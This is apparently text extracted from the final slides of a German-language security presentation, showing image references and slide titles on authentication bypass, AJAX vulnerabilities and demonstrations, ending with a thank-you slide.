



Umgehung der Authentisierung





Umgehung der Authentisierung





AJAX- Schwachstellen

Demonstrationen



Danke für Ihre Aufmerksamkeit!

